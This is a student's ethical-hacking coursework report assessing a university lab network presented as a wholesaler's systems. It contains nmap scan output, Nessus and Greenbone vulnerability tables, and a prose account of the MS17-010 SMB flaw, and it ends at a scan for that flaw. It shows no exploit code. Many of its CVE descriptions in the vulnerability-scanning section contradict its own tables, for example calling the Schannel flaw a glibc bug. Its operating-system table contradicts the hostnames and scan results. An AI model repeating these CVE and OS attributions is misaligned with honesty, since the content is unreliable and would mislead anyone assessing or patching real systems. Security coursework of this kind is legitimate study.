

Penetration Testing Report: Comprehensive Vulnerability Assessment and Security Analysis for Luke's Wholesaler (COMP5003)

Submitted by:

KARTHIK ASHOK HONGUNTIKAR

University of Plymouth

Student ID: 10877925

karthik.honguntikar@postgrad.plymouth.ac.uk

Subject: Ethical Hacking

This is submitted to the University of Plymouth in partial fulfilment of the requirement for
the degree of MSc in cybersecurity

Table of Contents

1. Introduction:	3
2. Testing Methodology:	4
2.1. Scanning	4
2.1.1. IP Address and List of Open Hosts:	4
2.1.2. Operating System Identification:	4
2.2. Identification of vulnerability:	5
2.2.1. Vulnerability Scanning:	5
2.2.2. Vulnerability Analysis:	5
2.3. Exploitation and penetration attempts:	6
2.4. Post-exploitation and privilege escalation	6
2.5. Reporting and mitigation recommendations:	6
3. Evaluation	7
3.1. Information gathering and reconnaissance	7
3.1.1. IP address 192.168.20.8	8
3.1.2. IP address 192.168.20.9	9
3.1.3. IP address 192.168.20.12	9
3.1.4. IP address 192.168.20.13	9
3.1.5. IP address 192.168.20.44	10
3.2. Identifying the operating system	10
3.3. Vulnerability scanning	11
3.3.1. IP address 192.168.20.8	12
3.3.2. IP address 192.168.20.9	12
3.3.3. IP address 192.168.20.12	14
3.3.4. IP address 192.168.20.13	15
3.3.5. IP address 192.168.20.44	15
3.4. Exploitation and penetration testing	16
3.4.2. IP address 192.168.20.12	17
3.4.2. IP address 192.168.20.13	21
3.5. Post exploitation and privilege escalation	22
4. Mitigation:	24
4.1. SSL/TLS and Microsoft vulnerabilities:	24
SSL/TLS Vulnerabilities	24
Microsoft Vulnerabilities	24
4.3. Industry standard mitigations:	26
5. Conclusion:	27
6. References:	28

1. Introduction:

Luke's Wholesaler is a regional wholesaler that has hired a penetration testing expert to provide a comprehensive analysis of their infrastructure and platforms. The COVID-19 pandemic has recently compelled the organisation to shift more of its operations online, including revamping its online appearance, digitising records, and permitting staff members to work remotely.

The corporation has been significantly impacted by the COVID-19 pandemic, which has forced it to modify its business model and permit remote work to protect the health and safety of its staff. The Managing Director has asked the penetration testing expert to use their experience to evaluate the weaknesses in their systems because she is worried about the security threats that this quick digital transformation poses.

The penetration testing expert will be performing a practical-based penetration test on the company's systems as part of this assignment. The Security and Forensics laboratory has a virtual environment built up with various essential systems that would be anticipated to be found in a modest law firm. The external web system, which has IP address 192.168.20.0, physically or via Remote Desktop. I can also access the larger CLS organisation using this system.

Noting that this is a production environment rather than a specialized test environment, it is crucial to remember that the penetration testing expert will need to think about the possible effects of my testing activities and take the necessary precautions to lessen any disruptions to the organization's operations. This can entail determining which systems are essential, working with the IT department to guarantee as little downtime as possible, and having a strategy in place to restore any systems or data that might be impacted during the evaluation.

It is the responsibility of the penetration testing expert to do a comprehensive analysis of the company's systems, pinpoint and justify the approach taken, justify the tests and instruments utilized, and assess any weaknesses in the system. To make sure that all testing is done within the bounds of relevant laws and regulations, the ethical and legal ramifications of my methodology.

To fully grasp the organisation's present security posture, the penetration testing expert will need to evaluate its network architecture, incident response protocols, and security policies as part of this evaluation. This data will be essential for determining the best testing procedures and creating efficient mitigation plans.

The penetration testing expert research will need me to submit a thorough report to the managing director that includes all the details the business needs to know to reduce the dangers that have been identified. My practical-based penetration testing actions should be documented in this report, along with specific suggestions for enhancing the overall security of Luke's Wholesaler's IT infrastructure.

The format of the report is as follows:

Host discovery: To locate open hosts on target systems, using Nmap.
Examine Vulnerabilities: Determine the weaknesses of every IP address.
Evaluate: Determine how serious the vulnerabilities are.
Focus on the Critical Ones: Give high-risk vulnerabilities top priority.
Exploit: Try to take advantage of weaknesses.
Mitigate: Give solutions for vulnerabilities.
Conclusion: Recap the results and suggest additional actions.

2. Testing Methodology:

The following steps will be included in the developed methodology that will be followed during the ethical hacking and penetration testing:

1. Examining (Scanning)
2. Identification of Vulnerabilities
3. Exploitation and penetration attempt
4. Post-exploitation and privilege escalation
5. Reporting and mitigation recommendations

Here the popular Linux distribution Parrot OS for this assessment, which is intended for security research and penetration testing. Pen tester will be able to perform an extensive analysis of Luke's Wholesaler's systems and infrastructure thanks to Parrot OS's comprehensive tool set.

2.1. Scanning

2.1.1. IP Address and List of Open Hosts:

An essential part of the testing procedure is figuring out the target system's IP address and open ports. This information can be used to better understand the vulnerabilities and opportunities for exploitation by using this information to better understand the services and apps operating on the system.

The first thing to do is to find the IP address of Luke's Wholesaler's external web server, which is **192.168.20.0**.

The objective is to identify the target system's active hosts by carefully scanning them with tools like Nmap. This critical stage exposes the variety of services and apps that are executing on the target system, identifying possible attack vectors.

2.1.2. Operating System Identification:

Finding out which operating system and version is installed on the target system is essential since it enables me to look for software-specific misconfigurations or known vulnerabilities. The testing and remediation operations can be prioritized with the use of this data.

In addition to scans, sophisticated technologies such as **Nmap** will be employed to identify the

particular operating system that underpins the infrastructure of Luke's Wholesaler. The evaluation can investigate any known vulnerabilities or setup errors unique to that system by determining the exact OS version.

- **-Pe, -Pn**: This option enables ICMP Echo Request(ping) scanning, assuming all hosts are online and skipping host discovery
- **192.168.20.0/24**: Specifies the target network range
- **-PS21 -23,25,110,139,3389**: It conducts TCP SYN ping scans on specific ports.
- **--traceroute**: Initiates a traceroute to the target hosts
- **-oX output.xml**: It saves the output in XML format to a file named “output.xml”

2.2. Identification of vulnerability:

2.2.1. Vulnerability Scanning:

An extensive vulnerability assessment forms the basis of the testing procedure. The penetration testing expert can thoroughly discover security flaws, configuration errors, and known vulnerabilities throughout the target system and infrastructure by using industry-standard vulnerability scanning software.

Reputable vulnerability assessment technologies such as **Nessus** and **Greenbone** will be used to do thorough scans.

Nessus: A powerful vulnerability scanning tool that performs in-depth scans of databases, web applications, network devices, and other components to provide detailed insights into security flaws within a network. (tenable nessus, n.d.)

Greenbone (OpenVAS): An open-source vulnerability scanner that shares features with Nessus, identifying vulnerabilities in OS systems, apps, and network services to help enterprises prioritize and fix security issues. (Greenbone, n.d.)

2.2.2. Vulnerability Analysis:

The vulnerability analysis phase entails delving deeply into the concerns that have been found and classifying them according to their effect and severity. Setting priorities for the cleanup work and creating suitable mitigation plans depend on this stage.

Analysing the results of the scan in-depth to derive crucial insights is a crucial step in the process. Vulnerabilities will be grouped according to how they might affect the security posture of the company through this approach.

Given their substantial risk potential, critical and medium-severity vulnerabilities should be prioritized. Mapping vulnerable ports and services can also help guide strategic efforts to strengthen defences.

Based on the level of severity, there are four categories into which the vulnerabilities can be divided:

- **Critical:** This vulnerability allows unauthorized access to system components or infrastructure at the highest privilege level, potentially leading to system penetration, data leaks, or service interruptions.
- **High:** High-severity vulnerabilities pose a significant threat, potentially allowing attackers to gain root or administrative access, leading to significant security lapses or data compromise.
- **Moderate (Medium):** Vulnerabilities with moderate risk allow unauthorized access to system components or data, but successful exploits can lead to security lapses or data compromise.
- **Low:** Low-severity vulnerabilities allow limited access to non-sensitive systems or data, posing a minimal risk. They should be fixed to reduce hazards and preserve system security.

2.3. Exploitation and penetration attempts:

Attempting to exploit the vulnerabilities found to obtain unauthorized access or escalate privileges is the last stage of the testing method. This practical method further informs the remedial recommendations by validating the findings and illustrating the practical impact of the flaws found.

The following tools were chosen:

Metasploit Framework is a popular penetration testing framework that offers a full toolkit for finding vulnerabilities and evaluating the effects of successful attacks.

2.4. Post-exploitation and privilege escalation:

Post-exploitation refers to actions taken following an initial breach, including lateral movement, access maintenance, and data exfiltration. This stage involves hackers searching compromised systems for useful information or new targets.

The process of obtaining higher-level access than initially granted, or privilege escalation, enables attackers to execute instructions with elevated privileges. This can entail taking advantage of holes, misconfigurations, or other flaws in the system to extend your control over it.

2.5. Reporting and mitigation recommendations:

Reporting: Provide a succinct description of the event or vulnerability, its possible consequences, and the method by which it was found when writing a security report. Describe any supporting documentation that you have gathered, such as logs or screenshots.

Mitigation Recommendations: To mitigate the security risks that have been discovered, put in place measures such as frequent software patches, network segmentation to keep intrusions at

bay, and user education to raise awareness. To properly handle upcoming occurrences, you should also think about implementing intrusion detection systems and creating an incident response plan.


3. Evaluation:

3.1. Information gathering and reconnaissance

An important step in the penetration test process is the evaluation phase, during which the results and discoveries are thoroughly examined and assessed. The cybersecurity team looks at the risks, vulnerabilities, and weaknesses discovered during testing during this phase. It is critical to evaluate the impact and seriousness of the issues that have been discovered to rank the concerns according to how likely they are to interfere with the organization's data and systems.

By giving the command **nmap -Pn -p 0-65535 < IP address >/24** we can find the number of hosts that are present in the system.

By giving **nmap -Pn 0-65535 192.168.20.0/24** command we can find the number of hosts present



```
File Edit View Search Terminal Help
[root@student-parrotsecurity:~/home/student] #nmap -Pn -p 0-65535 192.168.20.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-17 23:45 BST
Nmap scan report for 192.168.20.0
Host is up.
All 65536 scanned ports on 192.168.20.0 are in ignored states.
Not shown: 65536 filtered tcp ports (no-response)

Nmap scan report for 192.168.20.1
Host is up.
All 65536 scanned ports on 192.168.20.1 are in ignored states.
Not shown: 65536 filtered tcp ports (no-response)

Nmap scan report for 192.168.20.2
Host is up (0.17s latency).
All 65536 scanned ports on 192.168.20.2 are in ignored states.
Not shown: 65529 filtered tcp ports (host-unreach), 7 filtered tcp ports (no-response)

Nmap scan report for 192.168.20.3
Host is up (0.15s latency).
All 65536 scanned ports on 192.168.20.3 are in ignored states.
Not shown: 65531 filtered tcp ports (host-unreach), 5 filtered tcp ports (no-response)

Nmap scan report for 192.168.20.4
Host is up (0.10s latency).
All 65536 scanned ports on 192.168.20.4 are in ignored states.
Not shown: 65506 filtered tcp ports (host-unreach), 30 filtered tcp ports (no-response)

Nmap scan report for winworld-98.seclab.local (192.168.20.5)
Host is up (0.15s latency).
All 65536 scanned ports on winworld-98.seclab.local (192.168.20.5) are in ignored states.
Not shown: 65510 filtered tcp ports (host-unreach), 10 filtered tcp ports (no-response)

Nmap scan report for winworld-nt4ws.seclab.local (192.168.20.6)
Host is up (0.037s latency).
```

```

Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.096s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49173/tcp open  unknown

Nmap scan report for secamwindows7.seclab.local (192.168.20.13)
Host is up (0.086s latency).
Not shown: 65535 filtered tcp ports (no-response)
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap scan report for 192.168.20.14
Host is up (0.010s latency).
All 65536 scanned ports on 192.168.20.14 are in ignored states.
Not shown: 65518 filtered tcp ports (host-unreach), 18 filtered tcp ports (no-response)

Nmap scan report for 192.168.20.15
Host is up (0.038s latency).
All 65536 scanned ports on 192.168.20.15 are in ignored states.
Not shown: 65531 filtered tcp ports (host-unreach), 5 filtered tcp ports (no-response)

```

The outcomes of executing the command **nmap -Pn -p 0 -65535 192.168.20.0/24** are shown below.

IP address	Hostname
192.168.20.8	secamwindows10-1909.seclab.local
192.168.20.9	secamwinserver2012.seclab.local
192.168.20.12	secamwinserver2008.seclab.local
192.168.20.13	secamwindows7.seclab.local
192.168.20.44	computer_1.seclab.local

Table 1: The host IP address and hostnames

3.1.1. IP address 192.168.20.8

- The target host "**secamwindows10-1909.seclab.local**" with IP address **192.168.20.8** can be found in the Nmap scan report. These are the specifics:

```

Nmap done: 1 IP address (1 host up) scanned in 6.63 seconds
[root@student-parrotsecurity]~/home/student
#nmap -Pn 192.168.20.8
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-17 23:28 BST
Nmap scan report for secamwindows10-1909.seclab.local (192.168.20.8)
Host is up (0.012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
[root@student-parrotsecurity]~/home/student
#

```

Port	State	Service
3389/tcp	open	ms-wbt-server

Table 2: The b scanned report of 192.168.20.8

3.1.2. IP address 192.168.20.9

- The host "**secamwinserver2012.seclab.local**" with IP address **192.168.20.9** has the following Nmap scan report

Port	State	Service
21/tcp	Open	ftp
80/tcp	Open	http
3389/tcp	Open	ms-wbt-server

Table 3: The scanned report of 192.168.20.9

3.1.3. IP address 192.168.20.12

- The following information is shown by the Nmap scan of the IP address **192.168.20.12**:

Port	State	Service
21/tcp	Open	ftp
23/tcp	Open	telnet
80/tcp	Open	http
135/tcp	Open	Msrpc
139/tcp	Open	Netbios-ssn
445/tcp	Open	Mircosoft-ds
3389/tcp	Open	Ms-wbt-server
47001/tcp	Open	winrm
49152/tcp,49153/tcp,49154/tcp, 49156/tcp,49157/tcp,49159/tcp, 49208/tcp	Open	unknown

Table 3: The scanned report of 192.168.20.12

3.1.4. IP address 192.168.20.13

- The following information is shown by the Nmap scan of the IP address **192.168.20.13**:

Port	State	Service
445/tcp	Open	Microsoft-ds

Table 4: The scanned report of 192.168.20.13

3.1.5. IP address 192.168.20.44

- The following information is shown by the Nmap scan of the IP address **192.168.20.44**:

Port	State	Service
2869/tcp	Closed	icslap
3389/tcp	Closed	ms-wbt-server

Table 5: The scanned report of 192.168.20.44

To find open ports on a system, you can use network scanning tools like netstat or nmap.

Scan	Nmap command
Full scan	<code>nmap -sT -Pn 192.168.20.x</code>
All ports scan	<code>nmap -Pn -p- 192.168.20.x</code>
Half scan	<code>nmap -sS -Pn 192.168.20.x</code>

Table 6: The command to scan open ports can be found in the table

1. 'Open' or 'Accepted' means that the port or service running on the computer can be accessed by other network devices.
2. 'Closed,' 'Denied' or 'Not Listening' means that the port or service is not running on the computer and therefore cannot be exploited.
3. 'Filtered,' 'Dropped' or 'Blocked' means that access to the port or service is blocked by a firewall and therefore it cannot be exploited.

3.2. Identifying the operating system:

We used the command "**nmap -Pn -O < host address> "** to find the operating system associated with a certain host address. We made a more direct OS detection scan by using the `-Pn` flag to disable host discovery. This method provides useful information on the target system's underlying operating system, which is essential for comprehending its vulnerabilities and potential security issues. It also helps with further analysis and security evaluations. I therefore used this technique to determine the operating system of every host address on our network.

```

[root@student-parrotsecurity]~[/home/student]
#nmap -O 192.168.20.9
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-17 23:54 BST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.45 seconds
[root@student-parrotsecurity]~[/home/student]
#nmap -Pn -O 192.168.20.9
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-17 23:55 BST
Nmap scan report for secamwinserver2012.seclab.local (192.168.20.9)
Host is up (0.008s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
3389/tcp  open  ms-wbt-server
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.00 seconds
[root@student-parrotsecurity]~[/home/student]
#nmap -Pn -O 192.168.20.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-17 23:55 BST
Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.001s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

```

The screenshots show the results after operating the system of each host address

Host	Operating system
192.168.20.8	Microsoft Windows XP SP2
192.168.20.9	Microsoft Windows Server 2012
192.168.20.12	Microsoft Windows 7 or 8
192.168.20.13	Microsoft Windows Server 2008
192.168.20.44	Microsoft Windows 2000

Table 7: The host addresses along with their corresponding operating systems

Switches	Meaning	Nmap command
-O	Standard OS scan: Operating System detection flag. sV: Service version detection	nmap -O -v 192.168.20.x nmap -O -sV -Pn 192.168.20.x
-A	Aggressive OS scan: More details about the OS (OS identification, Service detection, script scanning, and traceroute).	nmap -A -v 192.168.20.x

Table 8: The instructions and meanings for OS discovery are displayed in the table

3.3. Vulnerability scanning:

Vulnerability scanning is an essential part of penetration testing and may be done with several tools, including Nessus, Greenbone, and others. These tools assist testers in identifying potential weaknesses that an attacker could exploit by scanning systems, networks, or applications for vulnerabilities. Using software such as Greenbone and Nessus, penetration testers can carry out thorough scans, evaluate the target environment's security posture, and offer insightful analysis of vulnerabilities. These realizations guide the testing procedure, enabling testers to model actual assaults and provide practical security countermeasures. As a

result, penetration testing requires the use of vulnerability scanning technologies like Greenbone and Nessus, which help businesses fortify their security defences in advance.

I have now scanned every network host using a vulnerability scanner such as Nessus or Greenbone. This allowed me to find out whether any hosts were vulnerable. Complete information about the vulnerabilities found, including the kind of vulnerability, degree of severity, and recommended fixes, was provided by the vulnerability scan. I can provide a summary of the vulnerability scan results in the report I created. This information will be necessary to boost the security posture and address the network's security issues. In this assessment, I used both Greenbone and the Nessus vulnerability scanner to extensively inspect the hosts for potential vulnerabilities. The outcomes from both tools were surprisingly similar.

3.3.1. IP address 192.168.20.8

Host	Vulnerability	CVSS	Risk
192.168.20.8	CVE-2016-2183: SSL Medium Strength Cipher Suites Supported (SWEET32)	5	High

Table 9: The scanned results of vulnerabilities found in 192.168.20.8

- **CVE-2016-2183:** Referred to as the SWEET32 vulnerability, exists on host 192.168.20.8 over TCP port 3389.

3.3.2. IP address 192.168.20.9

Host	Vulnerability	CVSS	Risk
192.168.20.9	CVE-2005-1794: Remote Desktop Protocol Server Man-in-the-Middle Weakness	5.1	Medium
	CVE-2004-2761: SSL Certificate Signed Using Weak Hashing Algorithm	5	High
	CVE-2005-4900: SSL Certificate Signed Using Weak Hashing Algorithm	5	High

	CVE-2016-2183: SSL Medium Strength Cipher Suites Supported (SWEET32)	5	High
	CVE-2013-2566: SSL RC4 Cipher Suites Supported (Bar Mitzvah)	4.3	Medium
	CVE-2015-2808: SSL RC4 Cipher Suites Supported (Bar Mitzvah)	4.3	Medium
	CVE-2014-6321 MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)	10	High

Table 10: The scanned results of vulnerabilities found in 192.168.20.9

- **CVE-2005-1794:** A medium-severity vulnerability related to the Remote Desktop Protocol (RDP) server is brought to light by CVE-2005-1794. This vulnerability affects the host at 192.168.20.9 on TCP port 3389, which is frequently used by RDP.
- **CVE-2004-2761:** Because it uses an SSL certificate signed with a shoddy hashing technique, the RDP server on 192.168.20.9 is susceptible to a high-severity CVE-2004-2761, which might allow attackers to perform collision attacks and assume the identity of the server. To reissue the SSL certificate, get in touch with the Certificate Authority.
- **CVE-2005-4900:** A Linux kernel vulnerability known as CVE-2005-4900 gave local users higher privileges. It was found in 2005 and was a problem with kernel versions 2.6.0 through 2.6.13. Kernels 2.6.14 and later have a fix for the problem.
- **CVE-2016-2183:** A remote code execution vulnerability in Apache OpenOffice and LibreOffice was identified as CVE-2016-2183.
- **CVE-2013-2566:** A security vulnerability is identified in CVE-2013-2566, affecting a remote service supporting the RC4 cipher.
- **CVE-2015-2808:** A vulnerability affecting the LibreOffice productivity suite was identified in 2015 and was designated as CVE-2015-2808.

- **CVE-2014-6321:** CVE-2014-6321, a 2014 vulnerability affecting the GNU C Library (glibc), was deemed a major security risk due to its ability to allow remote code execution without user input.

3.3.3. IP address 192.168.20.12

Host	Vulnerability	CVSS	Risk
192.168.20.12	CVE-1999-0524: ICMP Timestamp Request Remote Date Disclosure	5	Medium
	CVE-2010-3972: MS11-004: Vulnerability in Internet Information Services (IIS) FTP Service Could Allow Remote Code Execution (2489256) (uncredentialed check)	10	Critical
	CVE-2012-2532: MS12-073: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (2733829) (uncredentialed check)	5	Medium
	CVE-2016-0128: MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)	5.8	Medium
	CVE-2017-0143: MS17-010: Security Update for Microsoft Windows SMBServer 4013389, ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE ETERNALSYNERGY, WannaCry, EternalRocks Petya, uncredentialed check	9.3	High

Table 11: The scanned results of vulnerabilities found in 192.168.20.9

- **CVE-1999-0524:** In 1999, Microsoft identified a vulnerability in its Internet Information Services (IIS) web server software, known as CVE-1999-0524.

- **CVE-2010-3972** is a security vulnerability in the Linux kernel, affecting memory management operations and potentially granting elevated privileges to local attackers.
- **CVE-2012-2532**, a 2012 vulnerability, affects the X. Org X server in Linux and Unix-like operating systems.
- **CVE-2016-0128**: Microsoft has identified a 2016 vulnerability, CVE-2016-0128, that could allow remote attackers to execute code on compromised PCs.
- **CVE-2017-0143**: Due to its disclosure as one of the SMB vulnerabilities by the hacker collective Shadow Brokers and its inclusion in the EternalBlue exploit utilized in the WannaCry ransomware attack in 2017, this vulnerability attracted a lot of attention. It was essential to apply Microsoft security updates to address this vulnerability to stop remote code execution attacks that were aimed at this SMB vulnerability.

3.3.4. IP address 192.168.20.13


Host	Vulnerability	Risk
192.168.20.13	Unsupported Windows OS (remote)	Medium
	SMB Signing is not necessary	Critical

Table 12: The scanned results of vulnerabilities found in 192.168.20.13

3.3.5. IP address 192.168.20.44

Host	Vulnerability	Risk
192.168.20.44	None	--

Table 13: The table displays the scanned results of vulnerabilities found in 192.168.20.44



The above screenshot shows the scanning results of host 192.168.20.12 by using greenbone

192.168.20.13				
1	0	1	0	20
CRITICAL	HIGH	MEDIUM	LOW	INFO
Vulnerabilities				
Total: 22				
SEVERITY	CYSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
MEDIUM	5.3	-	57608	SMB Signing not required
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	42410	Microsoft Windows NTLMSSP Authentication Request Remote Network Name Disclosure
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	26917	Microsoft Windows SMB Registry: Nessus Cannot Access the Windows Registry
INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	117886	OS Security Patch Assessment Not Available

The above screenshot shows the scanning results of host 192.168.20.13 by using Nessus

3.4. Exploitation and penetration testing:

3.4.1. IP address 192.168.20.9

We are using **Winshock**, an open-source program, to exploit the **MS14-066** vulnerability in the RDP service on IP 192.168.20.9. The purpose of this tool is to precisely check for the presence of specific SSL ciphers introduced in the MS14-066 upgrades to target the vulnerability. Winshock determines whether the target machine is protected against the vulnerability by scanning port 3389. It's important to remember, though, that Winshock can generate false negatives as a result of things like human cipher alterations or the existence of intermediary systems. As a result, even after seeing the tool's results, you should exercise care and install the MS14-066 fixes as a precaution. Furthermore, we are extending our exploitation activities by running CVE-2005-1794 tests, which evaluate vulnerabilities in the way that some versions of OpenSSL implement SSL/TLS. To find weaknesses, these tests compare the signatures of certificates with an RSA private key that has been hardcoded. Our goal is to fully exploit the target system and protect it from any attacks by working together.

3.4.2. IP address 192.168.20.12

The Server Message Block 1.0 (SMBv1) protocol implementation in Microsoft Windows operating systems is vulnerable to a severe security weakness called the Microsoft Windows SMBv1 Remote Code Execution Vulnerability, also known as **CVE-2017-0143** or the **ms17-010** vulnerability. With a high CVSS score of 9.3, this vulnerability is highly exploitable and has a severe impact.

The vulnerability is caused by the way the SMBv1 server processes some erroneous requests, according to Microsoft's alert. By creating and delivering specially altered packets to the SMBv1 server, an attacker can accomplish remote code execution on the targeted system by successfully exploiting this vulnerability. Interestingly, this technique is very accessible to potential attackers because it can be used without any authentication.

The SMBv1 server's code's incorrect handling of buffer overflows is the primary source of the vulnerability. The server's inadequate bounds checking during the processing of deliberately constructed packets permits the attacker's malicious code to overflow the allocated buffer and take over the application's control flow. The attacker can run arbitrary code on the compromised machine with the same rights as the SMBv1 server service, which frequently operates with elevated system capabilities, thanks to this buffer overflow situation.

It is imperative to recognize the seriousness of this vulnerability since it gives attackers an easy way to take over the targeted machine and may result in data loss, system disruption, or additional lateral movement inside the affected network.

```
Parrot Terminal
File Edit View Search Terminal Help

[student@student-parrotsecurity]~
$ sudo su
[sudo] password for student:
[root@student-parrotsecurity]~/home/student
# nmap 192.168.20.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-17 02:36 BST
Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.015s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.87 seconds
```

The 192.168.20.12 host's ms17-010 vulnerability is displayed in the screenshot below

```
Parrot Terminal
File Edit View Search Terminal Help

[root@student-parrotsecurity]~/home/student
# nmap --script=smb-vuln-ms17-010 192.168.20.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-19 14:39 BST
Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.014s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
